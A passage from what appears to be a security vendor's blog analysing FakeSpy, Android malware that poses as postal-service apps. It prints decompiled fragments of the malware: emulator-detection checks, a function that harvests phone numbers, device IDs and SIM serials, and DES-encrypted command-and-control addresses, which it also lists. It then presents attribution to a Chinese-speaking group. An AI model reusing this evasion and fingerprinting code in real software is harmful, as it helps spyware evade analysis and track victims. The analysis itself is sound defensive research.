isNetworkAvailable function used for monitoring network connectivity status.

Anti-Emulator Techniques


FakeSpy appears to use multiple techniques to evade detection via the emulator. It shows that the malware can detect whether it's running in an emulated environment or a real mobile device, and can change its code pattern accordingly.

The first example of this is in the ***onStart*** function, where the malware looks for the string "**Emulator**" and a x86 processor model.

```
if (Build.MODEL.indexOf("Emulator") == -1 &&
     Build.MODEL.indexOf("API") == -1
     && Build.MODEL.indexOf("x86") == -1)
```

Anti-emulator code.

In order to simulate this technique, we took two videos side by side of how FakeSpy (the Royal Mail sample) behaves differently on a physical device versus an emulator.



FakeSpy behavior on physical device vs emulator (anti-emulator).

This simulation shows that FakeSpy behaves differently on a physical device versus an emulator. When executed the second time by clicking on the app on the physical device, FakeSpy redirects to the app settings. In contrast, on the emulator, a toast message is displayed that shows “Install completed”, at which point FakeSpy removes its shortcut from the device's homescreen.

Another example of FakeSpy’s anti-emulation techniques is how it uses the ***getMachine*** function, which uses the *TelephonyManager* class to check for the deviceID, phone number, IMEI, and IMSI. Some emulators build their phone number out of the default number created in the emulator software and the port number: 5554.

```
public static String getMachine(Context context) {
    StringBuilder sb = new StringBuilder();
    TelephonyManager telephonyManager =
   (TelephonyManager) context.getSystemService("phone");
    String line1Number = telephonyManager.getLine1Number();
    String simSerialNumber = telephonyManager.getSimSerialNumber();
    if (line1Number == null || line1Number.equals("")) {
        String deviceId = telephonyManager.getDeviceId();
        if (!TextUtils.isEmpty(deviceId)) {
            sb.append(deviceId);
            return sb.toString();
        }
        if (simSerialNumber != null && !simSerialNumber.equals("")) {
            sb.append(simSerialNumber);
        }
        return sb.toString();
    }
    if (line1Number.startsWith("+")) {
        line1Number = line1Number.substring(1);
    }
    sb.append(line1Number);
    return sb.toString();
}
```

getMachine function using anti-emulator technique.

Under Active Development

An analysis of new FakeSpy samples to old ones showed code discrepancies and new features. These artifacts indicate that FakeSpy's campaign is still live and under development.

The newer version of FakeSpy uses new URL addresses for malicious communication with FakeSpy. The function ***main*** uses a DES encryption algorithm to encode these addresses. The examples below show the plaintext key “TEST” to decrypt encoded hexadecimal strings (***jUtils.decrypt()***). These encoded strings contain the new URL addresses not seen in older versions of FakeSpy.

Old FakeSpy Sample

```
public static void main(String[] strArr) {
    try {
        JUtils jUtils = new JUtils("TEST");
        System.out.println(jUtils.encrypt("http://125.227.0.22/"));
        System.out.println("888      22     3333".replaceAll(" ", ""));
        System.out.println(jUtils.decrypt("415186455638489 58d4c950ef10d294549ed82e7c7c29e599d0d2eaeeb04e572"));
        System.out.println(jUtils.decrypt("4151864556384895 8d4c950ef10d2945d085220f9b327dff4e185e668de7a11f"));
        System.out.println(jUtils.decrypt("e01a9ca43a0ee1bcb0fe87a2c7bab6dc"));
        System.out.println(jUtils.decrypt("769b974306b596cb8747b13ed9fdcedf7a75c8a702f5150a"));
        System.out.println(String.format("%04d", new Object[]{Integer.valueOf(99)}));
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

New FakeSpy Sample

```
public static void main(String[] strArr) {
    try {
        JUtils jUtils = new JUtils("TEST");
        System.out.println(jUtils.encrypt("http://doukt.club/"));
        System.out.println(jUtils.encrypt("http://nittsu-si.com/"));
        System.out.println("888      22     3333".replaceAll(" ", ""));
        System.out.println(jUtils.decrypt("c1944d2be08fc4ed40f1064a847396485e9d068b706488b552a13437ff60143e"));
        System.out.println(jUtils.decrypt("4151864556384895 8d4c950ef10d2945d085220f9b327dff4e185e668de7a11f"));
        System.out.println(jUtils.decrypt("667cebc22e1a6012650d4ddde898570658dc15654bc962c4"));
        System.out.println(jUtils.decrypt("769b974306b596cb8747b13ed9fdcedf7a75c8a702f5150a"));
        System.out.println(String.format("%04d", new Object[]{99}));
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

Comparing strings from an old FakeSpy sample to a new one.

Who is Behind FakeSpy's Smishing Campaigns?

The Cybereason Nocturnus team suspects that the malware operators and authors are Chinese speakers. Our findings, along with previous research, indicates that the threat actor behind these recent campaigns is likely a Chinese group dubbed "Roaming Mantis".

Roaming Mantis is believed to be a Chinese threat actor group first discovered in April 2018 that has continuously evolved. In the beginning, this threat group mainly targeted Asian countries. Now, they are expanding their activity to audiences all around the world. As part of their activities, they are known for hijacking DNS settings on Japanese routers that redirect users to malicious IP addresses, creating disguised malicious Android apps that appear as popular apps, stealing Apple ID credentials by creating Apple phishing pages, as well as performing web crypto mining on browsers.

Connection to China


- **Chinese server infrastructure:** FakeSpy applications send stolen information to C2 domains with ***.club*** TLDs and URLs ending with ***/servlet/[C2 Command]*** (mentioned above in the "*Stealing Sensitive Information*" section). All of these domains are registered to 'Li Jun Biao' on Bizcn, Inc, a Chinese Internet application service provider.

Whois Record for DouKt.club

Domain Profile

Registrant Org	Li Jun Biao
Registrant Country	cn
Registrar	Bizcn.com, Inc. IANA ID: 471 URL: www.bizcn.com Whois Server: —

Domain profile example for one of the C2 servers.




Historical Whois Lookups

	Last Updated	Registrar	Registrant
+	2020-03-01	Bizcn.com, Inc.	3432650ec337c945 (cn)
+	2020-02-21	Bizcn.com, Inc.	3432650ec337c945 (cn)

VirusTotal historical WhoIs lookup of the C2 server.

- **Chinese language traces in the code:** During the investigation, the Cybereason Nocturnus team discovered code artifacts that may indicate Chinese threat actors. For example, we found several suspicious strings written in the Chinese language in a function called ***isNetworkAvailable,*** previously discussed in this blog:



Two suspicious strings written in Chinese found in FakeSpy's code

An almost identical function is mentioned in an earlier research, that ties FakeSpy and other malware to the Roaming Mantis group.

- **Chinese APK names:** Some of FakeSpy's APK package names contain anglicized Chinese (Mandarin) words that might be related to Chinese songs and lyrics, food, provinces, etc.

```
public static final String APPLICATION_ID = "da.hao.pao.bin";  Chinese tea  - Da Hong Pao
public static final String APPLICATION_ID = "wen.xin.ti.si";   Wen Xin Ti Shi - Chinese song
public static final String APPLICATION_ID = "bao.xina.hei.se"; Hei Bao - China's premier rock band
public static final String APPLICATION_ID = "yun.nan.sui.ku";  Yunnan - A province in the Republic of China
public static final String APPLICATION_ID = "shi.zhe.ru.si";   Chinese Song Name: Shí Zhe Ru Sí
public static final String APPLICATION_ID = "wei.sha.zao.bu";  Lyrics from Chinese love song
```

FakeSpy packages' application ID names with references to their possible meaning.

Conclusions

FakeSpy was first seen in October 2017 and until recently mainly targeted East Asian countries. Our research shows fresh developments in the malware's code and sophistication, as well as an expansion to target Europe and North America. This mobile malware masquerades as legitimate, trusted postal service applications so that it can gain the users trust. Once it has been installed, it requests permissions from the user so that it can steal sensitive data, manipulate SMS messages, and potentially infect contacts of the user.


The malware now targets more countries all over the world by masquerading as official post office and transportation services apps. These apps appear legitimate due to their app logo, UI appearance, and redirects to the carrier webpage -- all luring end users to believe it's the original one.

In this blog, we showed that the threat actor behind the recent FakeSpy campaign is a Chinese-speaking group called "Roaming Mantis" known to operate mainly in Asia. It is interesting to see that the group has expanded their operation to other regions, such as the United States and Europe.

The malware authors seem to be putting a lot of effort into improving this malware, bundling it with numerous new upgrades that make it more sophisticated, evasive, and well-equipped. These improvements render FakeSpy one of the most powerful information stealers on the market. We anticipate this malware to continue to evolve with additional new features; the only question now is when we will see the next wave.

Cybereason Mobile Detects and Stops FakeSpy

Cybereason Mobile detects and blocks FakeSpy's malicious activity in real time to prevent any damage or compromise to the infected mobile device. Furthermore, it offers the user the option to remove the malware and prevent further infection.



The Cybereason app detects and prevents FakeSpy malware (ex. Royal Mail version), while giving helpful recommendations.

Indicators of Compromise


Click here to download this campaign's IOCs (PDF)

The 5 Most Pressing Mobile Threats for Enterprises

Mobile devices present a unique challenge for organizations, as end users are hammered with misleading advertisements, confusing security messages, and apps with far greater permissions than necessary.

This guide contains what we have identified as the top five mobile threats faced by enterprises today.

Ofir Almkias



About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world’s brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus

Source: https://www.cybereason.com/blog/fakespy-masquerades-as-postal-service-apps-around-the-world